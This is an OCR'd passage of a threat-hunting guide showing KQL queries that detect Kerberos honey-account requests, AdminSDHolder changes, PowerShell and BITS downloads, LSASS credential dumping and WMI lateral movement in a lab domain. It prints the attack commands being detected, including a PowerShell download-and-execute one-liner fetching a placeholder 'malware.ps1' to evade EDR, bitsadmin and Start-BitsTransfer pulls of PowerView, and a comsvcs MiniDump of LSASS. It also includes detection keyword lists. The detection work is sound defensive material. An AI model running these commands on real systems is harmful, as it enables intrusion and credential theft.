
```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <Data Name="TargetUserName">Bob@IDENTITY.LOCAL</Data>
  <Data Name="TargetDomainName">IDENTITY.LOCAL</Data>
  <Data Name="ServiceName">HoneyUser</Data>
  <Data Name="ServiceSid">S-1-5-21-1568615022-3734254442-823492033-1716</Data>
  <Data Name="TicketOptions">0x40810000</Data>
  <Data Name="TicketEncryptionType">0x17</Data>
  <Data Name="IpAddress">::ffff:10.0.3.6</Data>
  <Data Name="IpPort">64954</Data>
  <Data Name="Status">0x0</Data>
  <Data Name="LogonGuid">{3f3a5b0d-0230-01fc-f836-764f684bc9d1}</Data>
  <Data Name="TransmittedServices">-</Data>
</EventData>
```

Our final KQL query will be now the following:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
| where EventData has "HoneyUser"
| parse EventData with * 'TargetUserName">'TargetUserName'</Data>' *
| parse EventData with * 'ServiceName">'ServiceName'</Data>' *
| parse EventData with * 'IpAddress">'IpAddress'</Data>' *
| project TimeGenerated, TargetUserName, ServiceName, IpAddress, EventID
| sort by TimeGenerated desc
```

Final result:

Here we can see that Bob has requested a TGS for the Honey account on the host 10.0.3.6




- 5.6 – AdminSDHolder Modification

Description:

Modifying the Access Control List (ACL) of the AdminSDHolder container in Active Directory enables an attacker to achieve and maintain persistence in an already compromised domain, even if an administrator finds and removes the attacker's permission on a protected object the AdminSDHolder controls.

Example:

Let's say that a user has delegated permissions on the AdminSDHolder and we wanted to find out, which user did it.




There are different events that can be used to detect this with the likes of EventID 4662 and **5136**. In this example, I will use **5136**. This event is not generated by default and needs to be enabled by configuring the following setting:

- Directory Service Changes -> Success


We will start with the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where EventID == 5136
| where EventData has "AdminSDHolder"
```

Returned result:



Now we will expand the **"EventData"** column.




We are now going to parse the relevant values into columns.

```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <Data Name="OpCorrelationID">{8261574f-5fea-4cd8-aeac-0680f18e43a4}</Data>
  <Data Name="AppCorrelationID">-</Data>
  <Data Name="SubjectUserSid">S-1-5-21-1568615022-3734254442-823492033-1103</Data>
  <Data Name="SubjectUserName">Bob</Data>
  <Data Name="SubjectDomainName">IDENTITY</Data>
  <Data Name="SubjectLogonId">0xa34cb</Data>
  <Data Name="DSName">IDENTITY.local</Data>
  <Data Name="DSType">%%14676</Data>
  <Data Name="ObjectDN">CN=AdminSDHolder,CN=System,DC=IDENTITY,DC=local</Data>
  <Data Name="ObjectGUID">{59a186da-39dd-4902-b3ab-5c0766a6f5d6}</Data>
  <Data Name="ObjectClass">container</Data>
  <Data Name="AttributeLDAPDisplayName">nTSecurityDescriptor</Data>
  <Data Name="AttributeSyntaxOID">2.5.5.15</Data>
```

Our KQL query:

```
let timeframe = 3d;
SecurityEvent
| where EventID == 5136
| where EventData has "AdminSDHolder"
| parse EventData with * 'ObjectDN">'ObjectDN'</Data>' *
| project TimeGenerated, Account, Activity, ObjectDN
| sort by TimeGenerated desc
```

Returned result:



Completed. Showing results from the last 24 hours. 00:00:00.694 2 records


TimeGenerated [UTC]	Account	Activity	ObjectDN
8/3/2020, 8:47:19.517 PM	IDENTITY\Bob	5136 - A directory service object was modified.	CN=AdminSDHolder,CN=System,DC=IDENTITY,DC=local
8/3/2020, 8:47:19.517 PM	IDENTITY\Bob	5136 - A directory service object was modified.	CN=AdminSDHolder,CN=System,DC=IDENTITY,DC=local

If we want to avoid duplication. We can use the *arg_max()* function to remove the duplicates, which also means that we don't need to use the *"project"* operator.

Final KQL query:

```
let timeframe = 3d;
SecurityEvent
| where EventID == 5136
| where EventData has "AdminSDHolder"
| parse EventData with * 'ObjectDN">'ObjectDN'</Data>' *
| summarize arg_max(TimeGenerated, Account, Activity, ObjectDN)
| sort by TimeGenerated desc
```

Final result:



Completed. Showing results from the last 24 hours. 00:00:00.727 1 records

TimeGenerated [UTC]	Account	Activity	ObjectDN
8/3/2020, 8:47:19.517 PM	IDENTITY\Bob	5136 - A directory service object was modified.	CN=AdminSDHolder,CN=System,DC=IDENTITY,DC=local

• 6.1 – PowerShell Downloads

Description:

PowerShell downloads happens a lot. It's an old technique, but still used a lot to get shit from Github on a compromised workstation.

Example:

Here we are loading a PowerShell script directly into memory to bypass poor EDR solutions.

```
powershell.exe -ep Bypass -nop -noexit -c iex ((New ObjectNet.WebClient).Down-
loadString('https://[website]/malware.ps1'))
```

Other options to download PowerShell scripts from the internet is something like:

```
Invoke-WebRequest https://[example.com]/malware.ps1 -OutFile C:\Temp\malware.ps1
```


In order to log this events. We need to collect eventID 4668 and turn on CommandLine logging.

There are different options to use PowerShell to download something.

KQL query:

```
let timeframe = 3d;
search in (SecurityEvent) "powershell"
| where TimeGenerated >= ago(timeframe)
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe",
"POWERSHELL_ISE.EXE")
| where CommandLine has "Net.WebClient"
        or CommandLine has "DownloadFile"
        or CommandLine has "Invoke-WebRequest"
        or CommandLine has "Invoke-Shellcode"
        or CommandLine has "http:"
| project TimeGenerated, Account, Computer, EventID, CommandLine, ParentProcess-
Name, Process
| sort by TimeGenerated desc
```


Final result:



- 7.1 – Credential Access

Description:


Dumping credentials from memory is a well-known technique and Defender ATP would generate an alert when this activity would happen.



However, since this is about KQL. We should try to understand how we can uncover this behavior through KQL.

Example:

Here we are using Mimikatz to dump credentials from memory.



We are now going to dive into the logs to see if we can find this behavior.

In order to do that, we have to go to the ''Advanced Hunting'' section of MDATP.


Go to the following URL: https://securitycenter.windows.com/

- Click on Advanced Hunting

The first KQL query we will run is the following:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "OpenProcessApiCall"
| sort by Timestamp desc
```

Returned result:




DeviceName	ActionType	FileName	FolderPath	SHA1
identity-dc.identity.local	OpenProcessApiCall	lsass.exe	C:\Windows\System32	0fb26350106c9bdd196d
client3.identity.local	OpenProcessApiCall	lsass.exe	C:\Windows\System32	0fb26350106c9bdd196d
client3.identity.local	OpenProcessApiCall	lsass.exe	C:\Windows\System32	0fb26350106c9bdd196d

When we now run the following KQL query:

```
let timeframe = 3d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "OpenProcessApiCall"
| project Timestamp, DeviceName, ActionType, FileName, InitiatingProcessFile-
Name, InitiatingProcessCommandLine
| sort by Timestamp desc
```

We can see that there are also legitimate processes accessing LSASS, so this KQL query won't be useful for us.



DeviceName	ActionType	FileName	InitiatingProcessFileName	InitiatingProcessCommandLine
identity-dc.identity.local	OpenProcessApiCall	lsass.exe	mimikatz.exe	"mimikatz.exe"
client3.identity.local	OpenProcessApiCall	lsass.exe	msmpeng.exe	"MsMpEng.exe"
client3.identity.local	OpenProcessApiCall	lsass.exe	msmpeng.exe	"MsMpEng.exe"

What we can do is to look at the processes that have accessed LSASS from the past 30 days. This helps us to determine what might be legitimate, and what not.

If we run the following KQL query:

```
let timeframe = 30d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "OpenProcessApiCall"
| summarize count() by InitiatingProcessFileName
```

Returned result:

There are some legitimate processes that require accessing LSASS. Examples with the likes of GoogleUpdate.exe and HealthService.exe

InitiatingProcessFileName	count_
mimikatz.exe	2
rundll32.exe	2
GoogleUpdate.exe	13
HealthService.exe	14

If we now create a sort of ''allow'' list of processes that are known for accessing LSASS. Our KQL query will be now the following:

```
let timeframe = 30d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "OpenProcessApiCall"
| where InitiatingProcessFileName !in ("GoogleUpdate.exe", "HealthService.exe",
"CollectGuestLogs.exe", "pmfexe.exe", "MsMpEng.exe", "msmpeng.exe")
| project Timestamp, DeviceName, ActionType, FileName, InitiatingProcessFile-
Name, InitiatingProcessCommandLine
| sort by Timestamp desc
```

Returned result:

There are two processes are accessing LSASS that we didn't include in our KQL query. This is for example worth to investigate further to find if a potential LSASS dump has occurred.

ActionType	FileName	InitiatingProcessFileName	InitiatingProcessCommandLine
OpenProcessApiCall	lsass.exe	mimikatz.exe	"mimikatz.exe"
OpenProcessApiCall	lsass.exe	rundll32.exe	"rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 732 C:\Te
OpenProcessApiCall	lsass.exe	rundll32.exe	"rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 732 C:\Te

- 7.2 – BITS Jobs

Description:

Adversaries may abuse BITS jobs to persistently execute or clean up after malicious payloads. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM).

Source: https://attack.mitre.org/techniques/T1197/

Example:

There are different examples on how attackers might leverage BITS Jobs

First example:

```
bitsadmin /transfer debjob /download /priority normal https://raw.githubusercon-
tent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1
```

Second example:

```
Start-BitsTransfer –TransferType Upload –Source “C:\Temp\powerview.ps1” –Destination
https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/mas-
ter/PowerView/powerview.ps1
```

Third example:

```
powershell -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer –Source
https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/mas-
ter/PowerView/powerview.ps1 -Destination C:\Temp\powerview.ps1
```

The first thing we will do is run the following command:

```
bitsadmin /transfer debjob /download /priority normal https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1 C:\Temp\PowerView.ps1
```


Now after we have ran this command. You'll notice that Defender ATP doesn't flag an alert for this. Yes, I have tested it before. If Microsoft decides to create an alert for it. Just remember that it did work on 08/04/2020.

We are now going to dive into the logs.

If we run the following KQL query:

```
// T1197 - BITS Jobs
let timeframe = 3d;
DeviceProcessEvents
| where Timestamp >= ago(timeframe)
| where FileName == "bitsadmin.exe"
| where ProcessCommandLine contains "http"
| project Timestamp, DeviceName, AccountUpn, FileName, ProcessCommandLine, InitiatingProcessCommandLine
| sort by Timestamp desc
```

Result:



Timestamp	DeviceName	AccountUpn	FileName	ProcessCommandLine
8/4/2020 19:43:14	client2.identity.local	Bob@IDENTITY.local	bitsadmin.exe	"bitsadmin.exe" /transfer debjob /download /priority
8/4/2020 19:42:40	client2.identity.local	Bob@IDENTITY.local	bitsadmin.exe	"bitsadmin.exe" /transfer debjob /download /priority
8/4/2020 19:41:28	client2.identity.local	Bob@IDENTITY.local	bitsadmin.exe	"bitsadmin.exe" /transfer debjob /download /priority
8/4/2020 19:41:28	client2.identity.local	Bob@IDENTITY.local	bitsadmin.exe	"bitsadmin.exe" /transfer debjob /download /priority

<scroll down>

Now let's run the following command:

```
powershell -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer –Source https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1 -Destination C:\Temp\powerview.ps1
```

If we now run the following KQL query:

```
// T1197 - BITS Jobs (PowerShell)
// Reference: https://attack.mitre.org/techniques/T1197/
let timeframe = 3d;
DeviceProcessEvents
| where Timestamp >= ago(timeframe)
| where InitiatingProcessFileName in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
| where ProcessCommandLine has "Start-BitsTransfer"
| where ProcessCommandLine contains "http"
| project Timestamp, DeviceName, InitiatingProcessFileName, FileName, ProcessCommandLine, AccountDomain, AccountName, DeviceId, ReportId
| sort by Timestamp desc
```

Returned result:

FileName	ProcessCommandLine
powershell.exe	"powershell.exe" -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -Source https://raw.githubusercontent.com/Powe
powershell.exe	"powershell.exe" -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -Source https://raw.githubusercontent.com/Powe
powershell.exe	"powershell.exe" -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -Source https://raw.githubusercontent.com/Powe
powershell.exe	"powershell.exe" -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -Source https://raw.githubusercontent.com/Powe

As you have noticed. Defender ATP didn't alert for this one as well. This is why Advanced Hunting is such a great benefit to your organization.

• 7.3 – Windows Management Instrumentation (WMI)

Description:

Adversaries may abuse Windows Management Instrumentation (WMI) to achieve execution. WMI is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components.

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.

Source: https://attack.mitre.org/techniques/T1047/

Example:

Here is an example where we are using WmiExec.ps1 to run commands through WMI on a remote machine.

```
PS C:\Users\Bob> cd Desktop
PS C:\Users\Bob\Desktop> .\WmiExec.ps1 -ComputerName IDENTITY-DC -Command "query user"
Running the below command on: IDENTITY-DC...
query user
PID: 6652 - Waiting for remote command to finish...
PID: 6652 - Waiting for remote command to finish...
Result...
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 bob                                       2  Disc         3:06  8/2/2020 7:14 PM
```

Script can be found here: https://raw.githubusercontent.com/OneScripter/WmiExec/master/WmiExec.ps1

We ran the command *"query user"* on the IDENTITY-DC machine.


Let's see if we can find this in the logs.

<scroll down>

If we run the following KQL query:

```
// Lateral Movement attempt via WMI
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 7d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "RemoteWmiOperation"
| project Timestamp, DeviceId, DeviceName, RemoteDeviceName, InitiatingProces-
sAccountName, ActionType, AdditionalFields
| sort by Timestamp desc
```

Returned result:



DeviceName	RemoteDeviceName	InitiatingProcessAccountName	ActionType	AdditionalFields
identity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{"OperationDetails":"Noxigen_WmiExec.Comm
identity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{"OperationDetails":"select * from Noxigen_W
identity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{"OperationDetails":"select * from Win32_Proc
identity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{}


This is great, however. We couldn't see that we ran *"query user"* – Perhaps we could use the **"join"** operator to still get this information.

"query user" is likely to find in the ProcessCommandLine column in the DeviceProcessEvents.

If we run the following KQL query:

```
DeviceProcessEvents
| where InitiatingProcessParentFileName == "WmiPrvSE.exe"
| where ProcessCommandLine !has "conhost.exe"
| project ProcessCommandLine, InitiatingProcessAccountName, InitiatingProcessPa-
rentFileName
```

Returned result:



ProcessCommandLine	InitiatingProcessAccountName	InitiatingProcessParentFileName
"query.exe" user	bob	WmiPrvSE.exe
"query.exe" user	bob	WmiPrvSE.exe

We can see that the ProcessCommandLine does contains *"query user"*.

The **InitiatingProcessAccountName** column in **DeviceProcessEvents** has the same value as the **IniatingProcessAccountName** in **DeviceEvents**. We can use this column to correlate both events with each other.

If we now run the following KQL query:

```
// Lateral Movement attempt via WMI
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 7d;
DeviceEvents
| where Timestamp >= ago(timeframe)
| where ActionType == "RemoteWmiOperation"
| project Timestamp, DeviceId, DeviceName, RemoteDeviceName, InitiatingProces-
sAccountName, ActionType, AdditionalFields
| sort by Timestamp desc
| join (
    DeviceProcessEvents
    | where Timestamp >= ago(timeframe)
    | where InitiatingProcessParentFileName == "WmiPrvSE.exe"
    | where ProcessCommandLine !has "conhost.exe"
    | project ProcessCommandLine, InitiatingProcessAccountName, InitiatingPro-
cessParentFileName
    ) on InitiatingProcessAccountName
    | project-away InitiatingProcessAccountName1
    | sort by Timestamp desc
```

Returned result:

Now it will return 2 results with the **ProcessCommandLine** that we were looking for.


ne	RemoteDeviceName	InitiatingProcessAccountName	ActionType	AdditionalFields	ProcessCommandLine
:ity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{"OperationType":"Connect"}	"query.exe" user
:ity-dc.identity.local	client2.identity.local	bob	RemoteWmiOperation	{"OperationType":"Connect"}	"query.exe" user

I can't explain why it return 2 results, so we could use the *"arg_max()"* function to remove duplications.

Final KQL query:


```
// Lateral Movement attempt via WMI
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 7d;
DeviceEvents
